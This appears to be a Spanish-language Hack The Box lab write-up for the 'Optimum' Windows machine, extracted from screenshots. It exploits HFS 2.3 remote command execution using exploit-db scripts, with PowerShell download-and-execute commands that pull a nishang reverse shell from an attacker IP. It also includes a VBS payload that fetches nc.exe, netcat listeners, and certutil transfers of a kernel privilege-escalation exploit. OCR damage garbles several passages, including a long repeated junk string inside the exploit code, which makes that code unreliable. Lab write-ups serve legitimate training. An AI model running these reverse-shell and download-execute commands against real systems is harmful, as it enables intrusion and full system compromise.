Optimum ordenado

Habiliades:

Basic exploits windows, kernel exploit, wesng, Windows-Exploit-Suggester, Sherlock.ps, nishang.ps1, nc.exe

Escaneo:

```
- //machineshtb/Optimum
- nmap -Pn -SCV 10.10.10.8 -T4

tarting Nmap 7.945VN (https://nmap.org ) at 2024-02-15 20:54-05

map scan report for 10.10.10.8 (10.10.10.8)

ost is up (0.073s latency).
ot shown: 999 filtered tcp ports (no-response)

ORT STATE SERVICE VERSION
O/tcp open http://map.org/submit/ 2.3 Excell Training ACTIVE DIRECTORY OSCP
http-title: HFS /
http-server-header: HFS 2.3

ervice Info: OS: Windows; CPE: cpe:/o:microsoft:windows
erviceodetection performed. Please report any incorrect results at https://nmap.org/submit/ .


map done: 1 IP address (1 host up) scanned in 21.48 seconds

-/machineshtb/Optimum
A

Search
```


solo existe el port 80, probe con gobuster pero me tiraba errores seguramente por un waf.

Tenemos un software




HttpFileServer 2.3

buscamos si tiene un exploit disponible







explotamos la vulnerabilidade con la forma 3 searchsploit -m 49125

```
~/machineshtb/Optimum
searchsploit -m 49125
Exploit: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3
    URL: https://www.exploit-db.com/exploits/49125
    Path: /usr/share/exploitdb/exploits/windows/webapps/49125.py
    Codes: CVE-2014-6287
Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
Copied to: /home/kali/machineshtb/Optimum/49125.py
```

analizando el exploit HttpFileServer 2.3.x - Remote Command Execution (3)


```
#!/usr/bin/python3
# Usage : python3 Exploit.py <RHOST> <Target RPORT> <Command>
# Example: python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')"
```

nos dice que ejecuta una powershell y descarga una reverse shell estilo nishang. ejecutamos el exploit


```
-/machineshtb/Optimum copied to: /home/kati/machineshtb/Optimum python3 49125.py
Usage: python3 HttpFileServer_2.3.x_rce.py RHOST RPORT command list index out of range

-/machineshtb/Optimum analizando el exploit HttpFileServer 2.3
```

utilizamos nishang git hub y vamos a shell



utilizamos Invoke-PowerShellTcp.ps1



raw y wget a la url

```
-/machineshtb/Optimum fun written by Ben Turner & Dave Hardy

wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1

--2024-02-15 21:07:34-- https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1

Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133, ...

Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.

HTTP request sent, awaiting response. 200200 Oktob. When using Bind it is the port on which this script listens.

Length: 4339 (4.2K) [text/plain]

Saving to: 'Invoke-PowerShellTcp.ps1'

Saving to: 'Invoke-PowerShellTcp.ps1'

The given IP and port.

2024-02-15 21:07:34 (27.3 MB/s) - 'Invoke-PowerShellTcp.ps1' saved [4339/4339]

PS Invoke-PowerShellTcp Bind Port 4444

Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to connect to this port.

-/machineshtb/Optimum

-/machineshtb/O
```

le cambio el nombre

ahora edito el nishang agregando al final la funcion tcp y cambiando ip port

```
21 Catch
22 {
23 Write-Warning "Something went wrong! Check if the server is reachabl
24 Write-Error $_
25 }
26 }
27 Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.6 -Port 1234
```

ahora escucho por lwrap nc rlwrap nc -lvnp 1234

```
rlwrap nc -lvnp 1234 Collistening on [any] 1234 Collistening Optimum Coptimum Coptim
```

y ahora ejecuto el exploit como lo dice el ejemplo.
python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:
\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')"
cambiando por mi reverseshell de nishang y mi ip
obviamente antes levanto python

python3 49125.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.6:2000/nis.ps1')"

```
-/machineshtb/Optimum
```

y somos kostas

```
rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.8] 49162
Windows PowerShell running as user kostas on OPTIMUM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.


PS C:\Users\kostas\Desktop>whoami hon3 - http.server 2000
optimum\kostas
PS C:\Users\kostas\Desktop>

Serving HTTP on 0.0.0.0 port 2000 (http://
```

TAMBIEN PODEMOS UTILIZAR EL OTRO EXPLOIT PARA ACCEDER

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)







Analizando el exploit identificamos que nos pide levantar un host por el puerto 80 y que este tenga netcat de windows

tambien debemos añadir nuestra ip y puerto de escucha

```
#Usage : python Exploit.py <Target IP address> <Target Port Number>

#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).

# You may need to run it multiple times for success!

import urllib2
import sys

try:

def script_create():
    urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+save+".}")

def execute_script():
    urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe+".}")

def nc_run():
    urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe+".}")

ip_addr = "192.168.44.128" #local IP address
local_port = "443" # Local Port number

vbs = "c:\Users\Public\script.vbs|dim\20xtHtp\%34\20x5et\20xHttp\20\804\20xf\%22\frac{20x}{2}\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\20x5et\2
```

primero localizamos nc.exe tambien se puede con find desde el directorio raiz cd /

find \-name nc.exe* 2>/dev/null

```
locate nc.exe
/home/kali/machineshtb/Bastard/nc.exe
/home/kali/machineshtb/Bounty/nc.exe
/home/kali/machineshtb/Buff/nc.exe
/home/kali/machineshtb/Devel/nc.exe
/home/kali/machineshtb/Granny/nc.exe
/home/kali/machineshtb/Granny/nc.exe
/home/kali/machineshtb/Remote/nc.exe
/home/kali/machineshtb/SecNotes/nc.exe
/home/kali/machineshtb/ServMon/nc.exe
/home/kali/machineshtb/Worker/nc.exe
/home/kali/machineshtb/Worker/nc.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe
/#EDB Note: You need to be using
//wachineshtb/Optimum
```

```
find \-name nc.exe\* 2>/dev/null
./home/kali/machineshtb/Remote/nc.exe
./home/kali/machineshtb/Optimum/Optimum1/nc.exe
./home/kali/machineshtb/Devel/nc.exe
./home/kali/machineshtb/ServMon/nc.exe
./home/kali/machineshtb/Bounty/nc.exe
./home/kali/machineshtb/Bastard/nc.exe
./home/kali/machineshtb/Worker/nc.exe
./home/kali/machineshtb/Granny/nc.exe
./home/kali/machineshtb/SecNotes/nc.exe
./home/kali/machineshtb/Arctic/nc.exe
./home/kali/machineshtb/Buff/nc.exe
./usr/share/windows-resources/binaries/nc.exe
./usr/share/seclists/Web-Shells/FuzzDB/nc.exe
./usr/share/seclists/Web-Shells/FuzzDB/nc.exe
```

```
~/machineshtb/Optimum
cp /usr/share/seclists/Web-Shells/FuzzDB/nc.exe .

~/machineshtb/Optimum
ls
49125.py nc.exe nis.ps1 Optimum1 Optimum.ctb Optimumordenado.ctb
```

ahora levanto python por el puerto 80

```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

Optimum
Optimum
/home/kali/machineshtb/ServMon
/home/kali/machineshtb/Worker/
//www/share/machineshtb/Worker/
```

modifico el exploit

```
31
32
          def nc_run():
                   urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe1+".}")
33
35
          ip_addr = "10.10.14.6" #local IP address
36
          local_port = "1234" # Local Port number
          vbs = "C:\Users\Public\script.vbs|
37
  dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20
38
          save= "save|" + vbs
          vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
39
40
          exe= "exec|"+vbs2
```

ejecuto




python2 39161.py 10.10.10.8 8

```
~/machineshtb/Optimum
python2 39161.py 10.10.10.8 80

HACKTHEBOX
~/machineshtb/Optimum
```

sin embargo no hace nada por lo cual ejecuto varias veces



y somos kostas

```
C:\Users\kostas\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is EE82-226D
Directory of C:\Users\kostas\Desktop
22/02/2024
          12:45
                     <DIR>
22/02/2024 12:45
                     <DIR>
18/03/2017 02:11
                            760.320 hfs.exe
22/02/2024
           12:45
                                 34 user.txt
  Machines2 File(s)
                               760.354 bytes
              2 Dir(s) 5.621.276.672 bytes free
C:\Users\kostas\Desktop>
```

######ESCALADA DE PRIVILEGIOS EXPLOIT DE KERNEL Microsoft Windows Server 2012 R2 Standard 6.3.9600 N/A Build 9600#############


existen 2 exploits para escalar privilegios uno no los da de manera directa y facil y el otro debemos configurarlo para que ejecute una shell d nishang


para encontra los exploits podemos utilizar varias herramientas aca aprovecharemos para utilizar Windows-Exploit-Suggester y . Tambien

se puede utilizar wesng sin embargo es mas preciso suggester.}


Windows-Exploit-Suggester

hacemos un sisinfo y pasamos todo lo que nos trae a nuestra maquina atacante}






buscamos windows exploit suggester git hub





elegimos la opcion 3 debido a que la primera opcion nos da problemas con xlrd



https://github.com/gr33nm0nk2802/Windows-Exploit-Suggester

entro y le doy a code para clornar el repo





ingreso a la carpeta y ejecuta las instrucciones

```
$ chmod +x setup.sh
$ ./setup.sh

USAGE

1. Activate the virtualenvironment
$ . ./venv/bin/activate

2. Update the database

$ ./windows-exploit-suggester.py --update
[*] initiating...
```

chmod +x setup.sh; ./setup.sh

. ./venv/bin/activate

./windows-exploit-suggester.py --update

ahora se biene lo bueno debemos leer nuestro sisinfo y añadir la base de datos que nos entrego de update ./windows-exploit-suggester.py -d 2024-02-14-mssb.xlsx -i ../sisinfo.txt

```
Optimum/Optimum ordenado

https://www.exploit-db.com/exploits/39991/ -- Windows Kernel - ATMFD.DLL NamedEscape 0x250C Pool Corruption (MS16-074), Poc

-/machineshtb/Optimum/Windows-Exploit-Suggester

[E]MS16-063: Cumulative Security Update for Internet Explorer (3163649) - Critical

https://www.exploit-db.com/exploits/39994/ -- Internet Explorer 11 - Garbage Collector Attribute Type Confusion (MS16-063), Poc

[E]MS16-032: Security Update for Secondary Logon to Address Elevation of Privile (3143141) - Important

[*] https://www.exploit-db.com/exploits/40107/ -- MS16-032 Secondary Logon Handle Privilege Escalation, MSF

[*] https://www.exploit-db.com/exploits/39574/ -- Microsoft Windows 8.1/10 - Secondary Logon Standard Handles Missing Sanitization Privilege Escalation (MS16-032), Poc

[*] https://www.exploit-db.com/exploits/39780/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (PowerShell), Poc

[*] https://www.exploit-db.com/exploits/39780/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation (MS16-032) (C#)

[*] MMS16-016: Security Update for WebDAV to Address Elevation of Privilege (3136041) - Important

https://www.exploit-db.com/exploits/39788/ -- Microsoft Windows 7 - WebDAV Privilege Escalation Exploit (MS16-016) (2), Poc

https://www.exploit-db.com/exploits/39788/ -- Microsoft Windows 7 - WebDAV Privilege Escalation (MS16-016) (1), Poc

[E]MS16-014: Security Update for Microsoft Windows to Address Remote Code Execution (3134228) - Important


Windows 7 SP1 x86 - Privilege Escalation (MS16-014), https://www.exploit-db.com/exploits/4085//microsoft Windows 7 - WebDAV Privilege Escalation (MS16-016) (1), Poc
```

```
[E]MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important

[*] https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
```


agui vemos 2 exploits interesanes MS16-032 Y MS16-098

Tambien podemos buscar información sobre los exploits de kernel con sherlock kernel exploit



tenemos el <mark>rasta-mouse sherlock.ps1</mark>

https://raw.githubusercontent.com/rasta-mouse/Sherlock/master/Sherlock.ps1



click detecho en sherlock.ps1 y wget

creo una carpeta en la maquina victima y lo transfiero con certutil

```
C:\Users\kostas\Desktop>mkdir pwned
mkdir pwned
File Edit Insert Format Tools Tree Search View Bookmarks Help

C:\Users\kostas\Desktop>cd pwned
cd pwned

Optimum

Optimum

C:\Users\kostas\Desktop\pwned>certutil -f -split -urlcache http://10.10.14.6:80/Sherlock.ps1

click detecho en sherlock.ps1 y wget
```

ejecuto con powershell powershell ./Sherlock.ps1

sin embargo me dio error porque olvide algo importante añaidr al final la funcion Find-AllVulns la coloco al final del .ps1

```
66 }
67 Find-AllVulns
```

ejecuto nuevamente

C:\Users\kostas\Desktop\pwned>powershell ./Sherlock.ps1 Title : User Mode to Ring (KiTrap0D) MSBulletin : MS10-015 CVEIDAuthor:: @2010-0232 Link License: https://www.exploit-db.com/exploits/11199/ VulnStatus : Not supported on 64-bit systems Title : Task Scheduler .XML MSBulletin : MS10-092 CVEIDbuild ref2010-3338;a2010-3888upid and forget... Link : https://www.exploit-db.com/exploits/19930/ VulnStatus : Not Vulnerable Title: 8/2012 NTUserMessageCall Win32k Kernel Pool Overflow MSBulletin/2:94MS13-053 CVEID 10 : 2013-1300 : https://www.exploit-db.com/exploits/33213/

aca a diferencia de suggester solo encontramos el ms16-032


VulnStatus : Not Vulnerable Title : 'mrxdav.sys' WebDAV MSBulletin : MS16-016 CVEIDFile: She2016-0051 Link Author: https://www.exploit-db.com/exploits/40085/ VulnStatus : Not supported on 64-bit systems Title : Secondary Logon Handle MSBulletin : MS16-032 CVEID : 2016-0099 Link : https://www.exploit-db.com/exploits/39719/ VulnStatus : Appears Vulnerable Sp: Windows Kernel-Mode Drivers EoP MSBulletim 12 MS16-034 CVEID: 8.1/2016-0093/94/95/96 Link 40: 10 https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS1 6-034? VulnStatus : Appears Vulnerable Title4: 10 ReWin32k Elevation of Privilege MSBulletin : MS16-135

Sin embargo vamos a utilizar ambos empezamos con el ms16-098 que econtramos con suggester si vamos al link vemos que ya existe un binario compilado es decir un .exe


```
// Source: https://github.com/sensepost/ms16-098/tree/b85b8dfdd20a50fc7bc6c40337b8de99d6c4db80
// Binary: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/41020.exe


finclude <Windows.h>
finclude <wingdi.h>
```

al ir al link nos descarga el 41020.exe



tambien si no nos trae el binario (.exe) podemos buscarlo en internet






lo transfiereo con certutil

certutil -f -split -urlcache http://10.10.14.6:80/41020.exe directexploit.exe


```
